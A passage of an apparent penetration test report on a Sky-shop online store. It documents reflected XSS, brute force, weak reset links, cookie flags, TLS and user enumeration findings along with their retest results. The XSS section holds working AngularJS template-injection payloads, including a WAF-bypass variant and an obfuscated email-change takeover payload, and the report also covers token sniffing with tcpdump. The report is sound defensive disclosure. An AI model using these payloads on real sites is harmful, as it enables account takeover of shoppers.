[REDACTED]

RECOMMENDATION

The application should require the user to re-authenticate before performing sensitive account operations, such as changing the password or the email address. For example, the user should be required to provide their current password before such changes are accepted.

This mechanism reduces the risk of account takeover if an authenticated user session is compromised.

More information:

- https://cwe.mitre.org/data/definitions/620.html#oc_620_Potential_Mitigations

[FIXED] [MEDIUM] SECURITUM-2422444-004: Reflected Cross-Site Scripting (XSS)

STATUS AFTER RETESTS (13.08.2026)

The vulnerability has been remediated. During the retest, attempts were made to execute JavaScript using the original payload that had previously confirmed the vulnerability:

```
[{[constructor.constructor(%27alert(document.domain)%27)()]}]
```

as well as multiple variants obfuscating the `constructor` keyword and alternative AngularJS sandbox escape gadgets that do not rely on the `constructor` keyword.

Responses to requests containing special characters confirmed that output encoding had been implemented. The `<` and `"` characters are now correctly encoded as `<` and `&quot;`, respectively, in all locations where the value of the `q` parameter is embedded in the HTTP response.

During the retest, it was observed that the following payload:

```
[{[x=valueOf.name.constructor.fromCharCode;y=constructor.constructor;z=x(97,108,101,114,116,40,49
,41);y(z)()]}]
```

bypasses the implemented WAF rules and is processed by the AngularJS engine, causing the application to repeatedly display an error message ("An unexpected error occurred"). An attempt to escalate this behavior to JavaScript code execution by replacing `fromCharCode` with a direct `alert()` call is effectively blocked by the WAF.


The vulnerability remains remediated. The behavior described above should be treated as an observation related to the WAF configuration.

STATUS AFTER RETESTS (03.08.2026)

The vulnerability has not been remediated. Exploitation of vulnerability [SECURITUM-2422444-003] to change the user's email address is no longer possible due to the introduction of a requirement to provide the user's password and a CSRF token.

However, the Reflected XSS vulnerability is still present. The value of the `q` parameter is reflected without output encoding, and JavaScript execution was confirmed using the following example:

```
https://[REDACTED].mysky-
shop.pl/category/?q=[{[constructor.constructor(%27alert(document.domain)%27)()]}]
```



SUMMARY

The tested application is vulnerable to the Reflected Cross-Site Scripting attack. An attacker may perform unauthorized operations in the application or even take over access to it by adding malicious HTML/JavaScript code in parameters transferred to the application.

More information:

- https://owasp.org/www-community/attacks/xss/
- https://cwe.mitre.org/data/definitions/79.html

PREREQUISITES FOR THE ATTACK


The attacker must induce the victim to open a link containing an XSS payload.

TECHNICAL DETAILS (PROOF OF CONCEPT)

To confirm the vulnerability, open the following URL in a web browser:

```
https://[REDACTED].mysky-
shop.pl/category/?q=[{[constructor.constructor(%27alert(document.cookie)%27)()]}]
```

The application will display the user's cookies, which do not have the `HttpOnly` attribute set:



An example application response in which the value of the `q` parameter is reflected in multiple locations:

```
HTTP/2 200 OK
Server: Apache
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 152192
Content-Type: text/html; charset=utf-8
X-Powered-By: Sky-shop

<!DOCTYPE html>
<html lang="pl" currency="PLN"  class=" ">
[…]
       <meta property="og:title"
content="[{[constructor.constructor('alert(document.cookie)')()]}] &gt; Sklep - Securitum
pentesty">
[…]
                                                              <link rel="next"
href="https://[REDACTED].mysky-
shop.pl/category/pa/2?q=[{[constructor.constructor(%27alert(document.cookie)%27)()]}]">
```

```
                                                <link rel="canonical"
href="https://[REDACTED].mysky-
shop.pl/category/?q=[{[constructor.constructor('alert(document.cookie)')()]}]">

       <title>[{[constructor.constructor('alert(document.cookie)')()]}] &gt; Sklep - Securitum
pentesty</title>
[…]
    <div class="[…]">
        <input aria-label="Wyszukaj produkt"
[…]
                       />
[…]
```

A practical exploitation scenario may involve changing the user's email address, similarly to the attack demonstrated for vulnerability *SECURITUM-2422444-001*.

Example JavaScript code that changes the email address:

```
with(new XMLHttpRequest)open('POST','/register/emailchange/1/?json=1'),setRequestHeader('Content-
Type','application/x-www-form-
urlencoded'),send('user_email=attackerv2%40im84wvob7jj5[…].[REDACTED]')
```

To avoid issues with special characters and further conceal the attack, the code above can be embedded in the URL using the `eval` and `String.fromCharCode` functions:

```
https://[REDACTED].mysky-
shop.pl/category/?q=[{[constructor.constructor(%27eval(String.fromCharCode(119,105,116,104,40,110
,101,119,32,88,77,76,72,116,116,112,82,101,113,117,101,115,116,41,111,112,101,110,40,39,80,79,83,
84,39,44,39,47,114,101,103,105,115,116,101,114,47,101,109,97,105,108,99,104,97,110,103,101,47,49,
47,63,106,115,111,110,61,49,39,41,44,115,101,116,82,101,113,117,101,115,116,72,101,97,100,101,114
,40,39,67,111,110,116,101,110,116,45,84,121,112,101,39,44,39,97,112,112,108,105,99,97,116,105,111
,110,47,120,45,119,119,119,45,102,111,114,109,45,117,114,108,101,110,99,111,100,101,100,39,41,44,
115,101,110,100,40,39,117,115,101,114,95,101,109,97,105,108,61,97,116,116,97,99,107,101,114,118,5
0,37,52,48,105,109,56,52,119,118,111,98,55,106,106,53,108,106,115,102,114,110,111,113,116,118,51,
53,119,119,50,110,113,101,105,50,55,46,120,46,115,101,99,117,114,97,107,46,112,108,39,41))%27)()]
}]
```

After the victim follows the crafted link, their email address will be changed to the address specified by the attacker, once the attacker confirms the new email address.

The following format was used to exploit the vulnerability:

```
[{[constructor.constructor('payload JavaScript')()]}]
```

The vulnerability is based on CSTI (Client-Side Template Injection), which is possible due to the use of the Angular framework.

LOCATION

[REDACTED]

RECOMMENDATION

It is recommended to validate all the data received from the user (to reject of the values inconsistent with the template/format of a given field – whitelist approach) and then encode it on the output in relation to the context in which it is embedded (in all places of the application, not only those specified in the Location).

For this purpose, it should be verified whether the framework used by the application has built-in functions that implement the described recommendation.

More information:

- https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html
- https://owasp.org/www-community/xss-filter-evasion-cheatsheet
- https://cheatsheetseries.owasp.org/cheatsheets/Input_Validation_Cheat_Sheet.html

[FIXED] [MEDIUM] SECURITUM-2422444-005: Lack of protection against brute force attack on login form

STATUS AFTER RETESTS (13.08.2026)

The vulnerability has been remediated. Cloudflare Turnstile has been implemented on the login form and is validated server-side. An attempt to submit a login request with a forged CAPTCHA token results in the request being rejected with the message "Validation field missing" before password verification is performed, confirming that the CAPTCHA is effectively validated on the server side.

STATUS AFTER RETESTS (03.08.2026)

The vulnerability has been partially remediated. The application now limits the number of login attempts. After 10 failed attempts against a given account, the user is informed that they must wait 2 minutes before trying again.

However, the absence of a CAPTCHA mechanism, per-IP rate limiting, or SMS/email token verification means that a reverse brute-force attack, in which a single password is tested against multiple accounts, can still be automated.

SUMMARY

The analysis showed that the application in no way limits the number of failed login attempts. An attacker sending the application form to the application multiple times is able to perform a brute force. This opens a possibility for the attacker to break the password of the application user's account and in effect gain access to the said account.

More information:

- https://owasp.org/www-community/attacks/Brute_force_attack
- https://wiki.OWASP.org/index.php/Testing_for_Brute_Force_(OWASP-AT-004)

PREREQUISITES FOR THE ATTACK

None.

TECHNICAL DETAILS (PROOF OF CONCEPT)


Example login request. The field in which successive password values were tested is highlighted in yellow:

```
POST /login HTTP/2
Host: [REDACTED].mysky-shop.pl
Cookie: PHPSESSID=o[…]l; SERVERID=apache-web; […]
Content-Length: 102
Origin: https://[REDACTED].mysky-shop.pl
Content-Type: application/x-www-form-urlencoded
User-Agent: […]
Referer: https://[REDACTED].mysky-shop.pl/login/
[…]

email=[…]%2BSkyshop01%[REDACTED]&password=[…]&autologin=1&redirect=&submit=submit
```

A list of the 10,000 most commonly used passwords was used during the attack. The user's valid password was appended to the end of the list. Using 50 concurrent threads, the attack took approximately 4 minutes.

The following screenshot shows Burp Suite Intruder, which was used to perform the attack:



The attack resulted in successful authentication, demonstrating that no effective mechanism was in place to limit the overall number of login attempts.

In addition to username enumeration and password guessing, a reverse brute-force attack should also be considered. In this attack scenario, the password remains constant while usernames are enumerated.

LOCATION

[...]

RECOMMENDATION

It is recommended that the application blocks login brute force attempts into one account with different passwords or multiple accounts with one password, e.g. by using CAPTCHA codes or SMS/email tokens if an attack attempt is detected.

More information:

- https://owasp.org/www-community/controls/Blocking_Brute_Force_Attacks

[FIXED] [LOW] SECURITUM-2422444-006: Password reset / e-mail change links do not expire

STATUS AFTER RETESTS (03.08.2026)

The vulnerability has been remediated. Generating a new link automatically invalidates the previously issued link. Verification of the link expiration time could not be performed within the time available for the retest.

SUMMARY


During testing, it was observed that links used to reset a password or change an email address remained valid for an excessively long period of time (at least several days). Following such a link automatically established an authenticated user session without requiring any additional authentication.

PREREQUISITES FOR THE ATTACK

Access to the victim's account.

TECHNICAL DETAILS (PROOF OF CONCEPT)

Example of an email address change link that was 5 days old at the time the vulnerability was documented:



Request sent after following the link:

```
GET /…/3/key/1[…]7 HTTP/2
Host: [REDACTED].mysky-shop.pl
Cookie: PHPSESSID=pl[…]6d; SERVERID=ap[…]eb; […]
User-Agent: […]
[…]
```

The response establishes a new session, granting access to the user's account:

```
HTTP/2 200 OK
Server: Apache
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Set-Cookie: PHPSESSID=o[…]2; path=/; HttpOnly
Vary: Accept-Encoding
Content-Length: 132683
Content-Type: text/html; charset=utf-8
```

```
X-Powered-By: Sky-shop
[…]

<!DOCTYPE html>
<html lang="pl" currency="PLN"  class=" ">
[…]
```

LOCATION

[REDACTED]

RECOMMENDATION

Links used to modify sensitive account settings should have a defined expiration time. Generating a new link should also invalidate any previously issued link. At the time of testing, each link sent to the user could be reused.

[FIXED] [LOW] SECURITUM-2422444-007: Password reset / e-mail change links use HTTP

STATUS AFTER RETESTS (03.08.2026)

The vulnerability has been remediated. Links used to change the email address and reset the password now use HTTPS.

SUMMARY

During testing, it was observed that links used to reset passwords and change email addresses were sent to users with URLs beginning with `http` instead of `https`. As a result, when a user follows such a link, the password reset token may be transmitted in cleartext before the browser is redirected to HTTPS.

If an attacker is able to intercept the victim's network traffic as part of a Man-in-the-Middle (MITM) attack, the token may be disclosed to the attacker.

More information:

- https://cwe.mitre.org/data/definitions/319.html

PREREQUISITES FOR THE ATTACK

The attacker must be able to perform a Man-in-the-Middle (MITM) attack.

TECHNICAL DETAILS (PROOF OF CONCEPT)


Example password reset link:

To simulate a Man-in-the-Middle attack, Wireshark or the following `tcpdump` command can be used:

```
sudo tcpdump -i any -A -n -s 0 'tcp port 80 and host [REDACTED].[…].pl'
```

Next, open the link received by email in a browser after clearing the browser cache so that any previously cached HTTPS redirect does not affect the test.

Screenshot showing the HTTP request containing the captured token:



Details of the source code related to the vulnerability described above have been removed from the report.

LOCATION

[REDACTED]


RECOMMENDATION

All links included in email correspondence should point directly to HTTPS URLs. It should also be verified that no other parts of the application use HTTP when generating links or redirects.

[FIXED] [LOW] SECURITUM-2422444-008: Lack of security attributes for sensitive cookies

STATUS AFTER RETESTS (13.08.2026)

The vulnerability has been remediated.



Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Last Accessed
at_priv	2ef6f2faf690fa181e3809be3e26038de...		/	Thu, 12 Aug 2027 1...	71	true	true	Lax	Wed, 12 Aug 2026 1...
autologin	eyJ1c2VyX2lkIjoxLCJ0b2tlbiI6IjFlMWU...		/	Fri, 11 Sep 2026 17:...	201	true	true	Lax	Wed, 12 Aug 2026 1...
PHPSES...	jf0pi0d0jrdea9rc9sostj6aan		/	Session	35	true	true	Lax	Wed, 12 Aug 2026 1...

STATUS AFTER RETESTS (03.08.2026)

The vulnerability has been partially remediated. The HTTP response contains a `Set-Cookie` header that sets cookies without the required security attributes:

```
HTTP/2 302 Found
Date: Mon, 03 Aug 2026 11:50:28 GMT
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Strict-Transport-Security: max-age=86400; includeSubDomains
Set-Cookie: at_priv=a1[…]c6; expires=Tue, 03 Aug 2027 11:50:28 GMT; Max-Age=31536000; path=/; HttpOnly; SameSite=Lax
Set-Cookie: autologin=[…]3D%3D; expires=Wed, 02 Sep 2026 11:50:28 GMT; Max-Age=2592000; path=/; HttpOnly; SameSite=Lax
Set-Cookie: PHPSESSID=h[…]9; path=/; secure; HttpOnly; SameSite=Lax
Set-Cookie: loggedInNow=true; expires=Mon, 03 Aug 2026 11:50:33 GMT; Max-Age=5; path=/; secure; SameSite=Lax
Set-Cookie: store=deleted; expires=Thu, 01 Jan 1970 00:00:01 GMT; Max-Age=0; path=/; secure; SameSite=Lax
Location: /index/login/done/back_url/Lw==
Content-Length: 0
Content-Type: text/html; charset=UTF-8
[…]
Referrer-Policy: strict-origin-when-cross-origin
```

SUMMARY

During the audit it was observed that the application did not set security attributes for sensitive cookies. These attributes are:

- `SameSite` – could prevent browser from sending a cookie between pages with different origins. Implementing this attribute could be helpful, among others, in preventing CSRF attacks;
- `Secure` – informs the browser to send the cookie only using an encrypted communication channel (HTTPS). If this attribute is not set and an attacker intercepts unencrypted communication, he or she can potentially access the cookie value, which can result in account takeover.

Below is the list of cookies with no security attributes set:

- at_priv
- autologin
- PHPSESSID

More information:

- https://cheatsheetseries.owasp.org/cheatsheets/Session_Management_Cheat_Sheet.html#cookies
- https://wiki.owasp.org/index.php/Testing_for_cookies_attributes_(OTG-SESS-002)
- https://developer.mozilla.org/en-US/docs/Web/HTTP/Cookies
- https://cwe.mitre.org/data/definitions/1004.html
- https://cwe.mitre.org/data/definitions/614.html

PREREQUISITES FOR THE ATTACK

Presence of another, exploitable vulnerability (e.g. XSS, CSRF, MitM).

TECHNICAL DETAILS (PROOF OF CONCEPT)

Example request sent to the application:

```
POST /login HTTP/2
Host: [REDACTED].mysky-shop.pl
Cookie: SERVERID=ap[…]eb; cc_cookie={"c[…]Z"}; _fbp=fb.[…]QEA; device_view=full; lastseen=117;
js_hash=aa[…]d7; PHPSESSID=e1[…]aq
Content-Length: 102
Cache-Control: max-age=0
Origin: https://[REDACTED].mysky-shop.pl
Content-Type: application/x-www-form-urlencoded
User-Agent: […]
Referer: https://[REDACTED].mysky-shop.pl/login/
[…]

email=[…]%2BSkyshop01%[REDACTED]&password=[…]&autologin=1&redirect=&submit=submit
```

Response from the server with `Set-Cookie` header and a cookie without security attributes:

```
HTTP/2 302 Found
Server: Apache
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Set-Cookie: at_priv=0a[…]01; expires=Wed, 10 Feb 2027 15:58:48 GMT; Max-Age=31536000; path=/;
HttpOnly
Set-Cookie: autologin=ey[…]J9; expires=Wed, 10 Feb 2027 15:58:48 GMT; Max-Age=31536000; path=/;
HttpOnly
Set-Cookie: PHPSESSID=n[…]2; path=/; HttpOnly
Set-Cookie: store=deleted; expires=Thu, 01 Jan 1970 00:00:01 GMT; Max-Age=0; path=/
Set-Cookie: loggedInNow=true; expires=Tue, 10 Feb 2026 15:58:53 GMT; Max-Age=5; path=/
[…]
Content-Length: 0
Content-Type: text/html; charset=UTF-8
[…]
```

LOCATION

Cookie management.

RECOMMENDATION

It is recommended that the application sets the `httpOnly`, `SameSite` and `Secure` attributes for sensitive cookies, where `SameSite` attribute should be set to one of the following values:

- `Strict` – the browser will not send the cookie in cross-site requests,
- `Lax` – the browser will send the cookie in cross-site requests if and only if it is sent using safe HTTP method (GET, HEAD, OPTIONS, TRACE) and it is top-level navigation (i.e. the address bar will show the change of the domain); in other cases of cross-domain requests, the cookie will not be sent. In modern browsers, this is the default value if `SameSite` attribute has not been specified explicitly.

E.g.:

```
Set-Cookie: foo=bar; httpOnly; SameSite=Strict; Secure
```

More information:

- https://developer.mozilla.org/en-US/docs/Web/HTTP/Cookies#restrict_access_to_cookies
- https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Set-Cookie/SameSite

[FIXED] [LOW] SECURITUM-2422444-010: Support for weak TLS cipher suites

STATUS AFTER RETESTS (03.08.2026)

The vulnerability has been remediated. The application no longer supports weak TLS cipher suites.

SUMMARY

The tested application supports weak TLS cipher suites used to establish a secure communication channel. This may expose sensitive user data to interception or modification if an attacker is able to monitor network traffic as part of a Man-in-the-Middle (MITM) attack.

More information:

- https://cwe.mitre.org/data/definitions/757.html
- https://cwe.mitre.org/data/definitions/326.html

PREREQUISITES FOR THE ATTACK

The attacker must be able to perform a Man-in-the-Middle (MITM) attack.

TECHNICAL DETAILS (PROOF OF CONCEPT)

The server hosting the tested application supports the following weak TLS cipher suites:

```
TLSv1.2
    TLS_DHE_RSA_WITH_AES_256_GCM_SHA384
    TLS_DHE_RSA_WITH_AES_128_GCM_SHA256
    TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA384
    TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA
    TLS_DHE_RSA_WITH_AES_256_CCM_8
    TLS_DHE_RSA_WITH_AES_256_CCM
    TLS_DHE_RSA_WITH_AES_256_CBC_SHA256
    TLS_DHE_RSA_WITH_AES_256_CBC_SHA
    TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA256
    TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA
    TLS_DHE_RSA_WITH_AES_128_CCM_8
    TLS_DHE_RSA_WITH_AES_128_CCM
    TLS_DHE_RSA_WITH_AES_128_CBC_SHA256
    TLS_DHE_RSA_WITH_AES_128_CBC_SHA
    TLS_RSA_WITH_AES_256_GCM_SHA384
    TLS_RSA_WITH_AES_128_GCM_SHA256
    TLS_RSA_WITH_AES_256_CCM_8
    TLS_RSA_WITH_AES_256_CCM
    TLS_RSA_WITH_AES_128_CCM_8
    TLS_RSA_WITH_AES_128_CCM
    TLS_RSA_WITH_AES_256_CBC_SHA256
    TLS_RSA_WITH_AES_128_CBC_SHA256
    TLS_RSA_WITH_AES_256_CBC_SHA
    TLS_RSA_WITH_AES_128_CBC_SHA
```

LOCATION

[REDACTED]

RECOMMENDATION

Support for the identified weak TLS cipher suites should be disabled.

An up-to-date recommended TLS configuration can be found at:

- https://ssl-config.mozilla.org/

More information:

- https://cheatsheetseries.owasp.org/cheatsheets/Transport_Layer_Security_Cheat_Sheet.html

Informational issues

[IMPLEMENTED] [INFO] SECURITUM-2422444-012: User Enumeration

STATUS AFTER RETESTS (03.08.2026)

The recommendation has been implemented. The affected endpoints now return neutral responses regardless of whether the supplied email address exists in the system.

The `/passrecover/` endpoint returns the following message: "If the email address is associated with an account in our system, we have sent password reset instructions."

The `/register/` registration form displays the following message: "Thank you for registering with our store."

Neither response discloses whether an account associated with the supplied email address already exists.

SUMMARY

During testing, it was identified that existing user accounts could be enumerated. This information may facilitate further attacks, such as targeted attempts to authenticate to the application.

More information:

- https://wiki.owasp.org/index.php/Testing_for_User_Enumeration_and_Guessable_User_Account_(OWASP-AT-002)

TECHNICAL DETAILS (PROOF OF CONCEPT)

Example #1 – Password recovery

To confirm the user enumeration issue, navigate to https://[REDACTED].mysky-shop.pl/passrecover/.

Then submit the form using a non-existent email address and an arbitrary password.

Example password recovery request for an email address that does not exist in the system:

```
POST /passrecover/?json=1 HTTP/2
Host: [REDACTED].mysky-shop.pl
Cookie: SERVERID=ap[…]eb; cc_cookie={"c[…]Z"}; _fbp=fb.[…]QEA; js_hash=03[…]cb; PHPSESSID=8b[…]t8
Content-Length: 101
User-Agent: […]
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Origin: https://[REDACTED].mysky-shop.pl
Referer: https://[REDACTED].mysky-shop.pl/passrecover/
[…]

email=[…]%2BSkyshop01none%[REDACTED]&password=[…]&submit=1
```

Application response:

```
HTTP/2 200 OK
Date: Mon, 02 Feb 2026 12:17:06 GMT
Server: Apache
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Type: application/json; charset=utf-8
X-Powered-By: Sky-shop
```

```
{"success":false,"errors":["Podany adres e-mail nie istnieje w naszym sklepie, prosimy sprawdzi\u0107 poprawno\u015b\u0107 wprowadzonego adresu e-mail"]}
```

Example #2 – Account registration

The registration process also allows email addresses to be enumerated based on a message indicating that an account already exists.

Example registration request using an email address already associated with an account:

```
POST /register/ HTTP/2
Host: [REDACTED].mysky-shop.pl
